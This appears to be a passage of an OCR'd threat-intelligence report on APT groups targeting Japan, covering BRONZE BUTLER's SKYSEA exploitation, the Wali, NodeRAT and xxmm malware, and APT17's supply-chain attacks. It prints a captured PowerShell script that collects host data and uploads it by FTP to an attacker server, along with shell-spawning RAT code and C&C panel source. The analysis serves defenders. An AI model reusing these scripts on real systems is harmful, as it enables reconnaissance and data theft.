

Figure 9: Ichitaro document - author.

C&C server

A backdoor was installed in the C&C servers used in Blue Termite. It was created based on ASP and PHP. The following backdoor has been confirmed:

- DST Asp站長檢測Tools (Figure 10)
- Anti-shell (Figure 11)
- Spider PHP shell
- X14ob-Sh3ll

The backdoor's functions include file upload, download and execution.



Figure 10:DST Asp站長檢測Tools (ASP).

Figure 11: Anti-shell (PHP).

4. Attack exploiting SKYSEA Client View's vulnerability

4.1 Summary of the vulnerability

SKYSEA Client View is a popular piece of asset management (SAM) software in Japan. The software had a vulnerability (CVE-2016-7836 [13]) that allowed remote code execution due to a flaw in processing authentication on the TCP connection with the management console program. This vulnerability was zero-day-exploited by the APT group BRONZE BUTLER [14] (also known as 'Tick').

This software is only used in networks that are protected by a firewall and is not subject to remote exploit attacks. However, if it is installed on a laptop PC, it may run on a global IP address via a mobile hotspot. In such cases, it will be exposed to the risks of remote exploit attack.

When the remote exploit attack is successful, the following file is created and executed on the PC:

```
C:\Program Files\Sky Product\SKYSEA Client View\tmp\00000001.BIN
```

The attacker can infiltrate the network through the infected PC and spread the infection to other hosts on the network.

4.2 Attack timeline

BRONZE BUTLER used watering hole attacks (e.g. *Adobe Flash Player* zero-day exploit) as its main attack method until 2016, however, since late 2016 it has shifted to attacks that leverage the above vulnerability. The attack started in June 2016 and continued until February 2019. Figure 12 shows the behaviour related to this attack activity based on observations in the traffic monitoring system operated by JPCERT/CC.

The activity went quiet temporarily in October 2017, but resumed on 15 March 2018. The same vulnerability is being leveraged for the entire period. The scan activity is only observed on the sensors placed in Japan, indicating that the attacker is targeting IP addresses allocated to Japan.



Figure 12: Scan count attempting to leverage a vulnerability in SKYSEA Client View (Observation using TSUBAME[1]).

4.3 Malware infections exploiting this vulnerability

The following three types of malware are used in this attack:

- Wali
- Small downloader
- NodeRAT

Wali [15] was used from 2016 to May 2017, and another small downloader was used from around July 2017. Before March 2018, the attackers used to leverage Wali and the small downloader in order to spread xxmm [16] and Datper [17], however, the distributed malware changed to another kind after that.

Wali

Wali is a downloader similar to xxmm. Like xxmm, this malware uses Reflective DLL Injection based on Stephen Fewer's *GitHub* code [18]. The pattern of configuration data is also the same (see Figure 13). This malware also has the ability to execute PowerShell commands. When a host is infected by Wali, the attacker sends an encoded PowerShell command to collect information about the host. Figure 14 is an example of a decoded PowerShell command. This command results in the host name, OS version, IP address, username etc. being sent to a C&C server.

After executing the PowerShell commands, the attacker downloads xxmm, etc.



Figure 13: Wali (left) and xxmm (right) configuration data patterns.

```
$p = New-Object System.Net.WebClient
$aaa = $p.DownloadString("http://www.inflatablejump.net/phpcms/modules/content/readpoints.php")
$abb=$env:TEMP
$fileinf=New-Object System.Io.FileInfo("$abb\$aaa.txt")
ipconfig /all | out-file -filepath $fileinf.fullname
Get-ItemProperty -Path "Registry::HKLM\system\currentcontrolset\services\tcpip\parameters" | out-file -filepath $fil
systeminfo /FO CSV | Select-Object -Skip 1 | ConvertFrom-CSV -Header 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15| out-file -
$listFTP = [system.net.ftpwebrequest] [system.net.webrequest]::create("ftp://160.16.101.207/"+$fileinf.name)
$listFTP.UseBinary = $true;
$listFTP.Credentials = New-Object System.Net.NetworkCredential("fu","2wsx3edc4rfv1qaz")
$listFTP.Method=[system.net.WebRequestMethods+ftp]::UploadFile
$listFTP.KeepAlive=$false
$sourceStream = New-Object System.Io.StreamReader($fileInf.fullname)
$fileContents = [System.Text.Encoding]::UTF8.GetBytes($sourceStream.ReadToEnd())
$sourceStream.Close();
$listFTP.ContentLength = $fileContents.Length;
$requestStream = $listFTP.GetRequestStream();
$requestStream.Write($fileContents, 0, $fileContents.Length);
$requestStream.Close();
$response =$listFTP.GetResponse();
$response.StatusDescription
$response.Close();
del $fileinf.fullname
```

Figure 14: Received PowerShell commands.

Small downloader

Due to the fact that Wali's behaviour has been analysed and its details published in many reports by security vendors, BRONZE BUTLER stopped using it and changed to another downloader. This downloader only has the function to download and execute PE files. When the malware is executed, it downloads Base64-encoded xxmm. This Base64-encoded data deletes the MZ signature, and six bytes of data, 'TVqQAA' (MZ signature in Base64), are added before decoding. Figure 15 shows the code used to decode the Base64 data.



Figure 15: Received Base64-encoded xxmm.

NodeRAT

NodeRAT is written in JavaScript and runs on Node.js. NodeRAT is a multi-platform malware which operates in any environment as long as Node.js is installed. This implies that the adversary targets *macOS* and others as well as *Windows*. Figure 16 is an example of source code that changes the command to execute depending on the environment. This malware operates according to the JSON configuration information as shown in Figure 17. Table 4 is the list of files that are created when a victim is infected with the malware. If a remote exploit attack succeeds, node.exe will be installed because Node.js is not on *Windows* OS.

```
305    case "cmd":
306        ! function({
307            input: e,
308            characterSet: t
309        }) {
310            if (!S) {
311                switch (_) {
312                    case "linux":
313                    case "darwin":
314                        S = p.spawn("bash");
315                        break;
316                    case "win32":
317                        S = p.spawn("cmd")
318                }
319                S.stdout.on("data", e => {
320                    g.notify("connector.userHandler.message", {
321                        type: "cmd",
322                        output: e
323                    })
324                }), S.stderr.on("data", e => {
325                    g.notify("connector.userHandler.message", {
326                        type: "cmd",
327                        output: e
```

Figure 16: app.js source code.

Figure 17: NodeRAT configuration file.

File/folder name	Description
app.js	Malware itself
node.exe	Node.js
flash.vbs	Script to execute app.js
config.regeditKey.rc	Registry entry information
config\auto.json	File to temporarily save configuration
config\app.json	Communication destination
tools\getProxy.exe	Tool to obtain proxy information
tools\uninstaller.exe	Tool to uninstall malware

Table 4: Files created when infected[2].

4.4 Attack infrastructure

The remote attack had several attributes corresponding with the attacker's infrastructure. The attributes will be illustrated below.

Attacking IP address

Although the remote exploit attack lasted a long time, only the three IP addresses listed below were used. In particular, 180.150.227.72 was used in many cases:

- 107.189.139.237
- 180.150.227.72
- 27.255.84.171

C&C server

Compromised websites were used as C&C servers in this attack, with ChinaChopper [19] installed as a backdoor. This C&C panel, to which malware is connected, is created in PHP. The data sent from the malware is stored on the server, but the C&C panel does not decrypt the data because there is no decryption key. The attackers also connect to the C&C panel in order to download data. Figure 18 shows the source code for the xxmm and Datper PHP panels – there are similarities in the features. The victim IP addresses connected to the C&C panel are from Korea, USA and Japan.

```php
<?php
//  error_reporting(0);
  date_default_timezone_set("Asia/Tokyo");
  $datapath=dirname(__FILE__).'/server';
  $IsLogAllAccess=false;

  $CMD_PhpServer_Connect='0';
  $CMD_PhpServer_Send='1';
  $CMD_PhpServer_Recv='2';

  $CMD_PhpClient_Connect='0';
  $CMD_PhpClient_Send='1';
  $CMD_PhpClient_Recv='2';
  $CMD_PhpClient_DelOne='3';
  $CMD_PhpClient_DelAll='4';
  $paramStr="tid";
  $t0=$paramStr.'0';
  $t1=$paramStr.'1';
  $t2=$paramStr.'2';
  $t3=$paramStr.'3';
  $t4=$paramStr.'4';
  $t5=$paramStr.'5';
  $t6=$paramStr.'6';
  if(!file_exists($datapath)) mkdir($datapath,0777);

  if($IsLogAllAccess)
  {
    $logstr=date("Y-m-d G:i:s");
    $logstr=$logstr.'  '.$_SERVER["REMOTE_ADDR"].'  ';
    $logstr=$logstr.$_SERVER['HTTP_USER_AGENT'].'  ';
    $logstr=$logstr.$_SERVER['REQUEST_METHOD'].'  ';
    $logstr=$logstr.$_SERVER['REQUEST_URI'];
    $logstr=$logstr."\r\n";
    error_log($logstr,3,$datapath.'/allaccess.log');
  }
```

```php
<?php
 error_reporting(0);
 date_default_timezone_set("Japan");
 $datapath=dirname(__FILE__).'/js';
 $IsLogAllAccess=true;
 $clienttype=0;
 $paramcount=0;
 $param=$_REQUEST;
 $data="";
 if(!file_exists($datapath)) mkdir($datapath,0777);

 if($IsLogAllAccess)
  $logstr=date("Y-m-d G:i:s");
  $logstr=$logstr.'  '.$_SERVER["REMOTE_ADDR"].'  ';
  $logstr=$logstr.$_SERVER['HTTP_USER_AGENT'].'  ';
  $logstr=$logstr.$_SERVER['REQUEST_METHOD'].'  ';
  $logstr=$logstr.$_SERVER['REQUEST_URI'].'  ';
  $logstr=$logstr.$_SERVER['CONTENT_LENGTH'];
  $logstr=$logstr."\r\n";
  error_log($logstr,3,$datapath.'/allaccess.log');
 if(strcmp($_SERVER['HTTP_USER_AGENT'],'Mozilla/5.0 (Windo
  return;
 if(is_array($param))
  foreach($param as $tt=>$tt_value)
   $paramcount++;
   if($paramcount==1)
   {
    if(strcmp($tt,"msabcde")==0)
    {
     $clienttype=1; //Client
     $data=strrev($tt_value);
    }
    else
    {
     $data=strrev($tt_value);
```

Figure 18: xxmm C&C panel source code (left: xxmm, right: Datper).

The file ‘index_old.php’ was embedded by the attackers in many of the C&C servers. This PHP file is loaded on an infected website (Figure 19) and records the IP address and User-Agent of the users accessing the site in ‘htaccess.log’ (Figure 20). It is likely that BRONZE BUTLER selects an attack target based on these access logs. We observed many cases in which ‘index_old.php’ was embedded on Japanese websites.

```
  background-repeat:no-repeat;
  padding-left:15px;
</style>
</head>
<body>
<script type="text/javascript" src="./index_old.php"></script><script>
  (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
  (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
  m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
  })(window,document,'script','//www.google-analytics.com/analytics.js','ga');
  ga('create', 'UA-45326105-1', 'auto');
  ga('send', 'pageview');
</script>
<center>
<!--
 -->
```

Figure 19: Infected website loading index_old.php.



Figure 20: Access log recorded in htaccess.log.

5. Discussion of APT campaigns targeting Japan

The chart shown in Figure 21 describes the timeline of APT campaigns that targeted Japanese organizations.

As for the campaign conducted by APT10, spear-phishing emails were distributed to Japanese organizations in October 2016. The campaign is referred to as ‘Operation Cloud Hopper’ by PwC [20]. Different types of malware, such as ChChes [21] and RedLeaves [22], were used in the campaign. The spear-phishing emails impersonated a specific individual and were sent with a malware-embedded decoy document regarding international politics. Most of the emails were sent from free webmail services.

BlackTech is an APT group that is associated with malware such as TSCookie [23] (also referred to as ‘PLEAD’ by *Trend Micro* [24]). As an example, emails that impersonated the Ministry of Education, Culture, Sports, Science and Technology of Japan and that led to TSCookie infection were distributed in January 2018.

In the Winnti group’s attack campaign, code-signing certificates were stolen, which were used illegitimately to authenticate malware and attack tools. The Winnti malware [25] used in the campaign has three file components: an installer, a loader (to load the malware), and the malware itself. From 2015 to 2016, a particular sector was targeted by this campaign, which resulted in code-signing certificates being stolen and Winnti malware infection in victim organizations.

This section describes the attack campaigns observed in Japan, which were conducted by the following APT groups by leveraging the vulnerabilities described in Chapters 2 to 4.

- APT17
- Cloudy Omega / Blue Termite
- BRONZE BUTLER



Figure 21: APT campaign timelines.

5.1 APT17

Attack timeline

From August to September 2013, watering hole attacks leveraging a zero-day vulnerability in *Internet Explorer* were observed. The August campaign is referred to as 'Operation DeputyDog' [26] and the September campaign as 'Operation Ephemeral Hydra' [27] (both by *FireEye*), and the series of attacks are considered to be related.

In 2014 through to 2015, malware that had been used in Operation DeputyDog was distributed by compromising software updating systems (a so-called 'supply chain attack'). IP addresses that were used in the supply chain attack in 2015 were also referred to in the IoCs associated with APT17 in a *FireEye* report [28].

Initial access

APT17 actors used watering hole attacks and supply chain attacks as a means to gain initial access to victim networks.

Watering hole attack

The watering hole attacks observed in August 2013 leveraged a zero-day vulnerability in *Internet Explorer* (CVE-2013-3893) [29] and eventually infected victims with Agtid (see section 3). The attacks observed in September 2013 leveraged another zero-day vulnerability in *Internet Explorer* (CVE-2013-3918) [30]. In these cases, the PlugX malware, a plug-in-based bot known as McRAT and a tunnelling tool, Htran [31], were later found in the victim's environment.

In the watering hole attack observed in 2014, the domain registration information of a legitimate website had been altered so that the name resolution was performed on a DNS server that the attacker had configured. The server processed DNS queries only for certain subdomains according to the iptable's rules, and other DNS queries were transferred to a legitimate DNS server (Figure 22).



Figure 22: Domain name hijacking.

Supply chain attack

In the supply chain attack, altered files on legitimate update servers or DNAT configuration changes in iptables resulted in software update requests being redirected to an illegitimate server (Figure 23). If the software update downloaded from the malicious server was executed, the device was then infected with a downloader, and a bot program was installed. Analysis of an affected device revealed that it was also infected with several types of malware such as Agtid, Derusbi [32] and BLACKCOFFEE [33].

The compromised update server was found embedded with the backdoor program 'mod_rootme' [34], which operates as an apache module. Mod_rootme can send HTTP requests with specific strings included so that the remote attacker can access the backdoor with root privileges. In addition, the 'pam_unix.so' module on the server was also compromised, allowing any user to log in with a specific password and harvest credentials of legitimate users who had logged into the service. .htaccess and iptables in the server used as an infrastructure were configured to accept access from the IP address range that belongs to the target organizations.

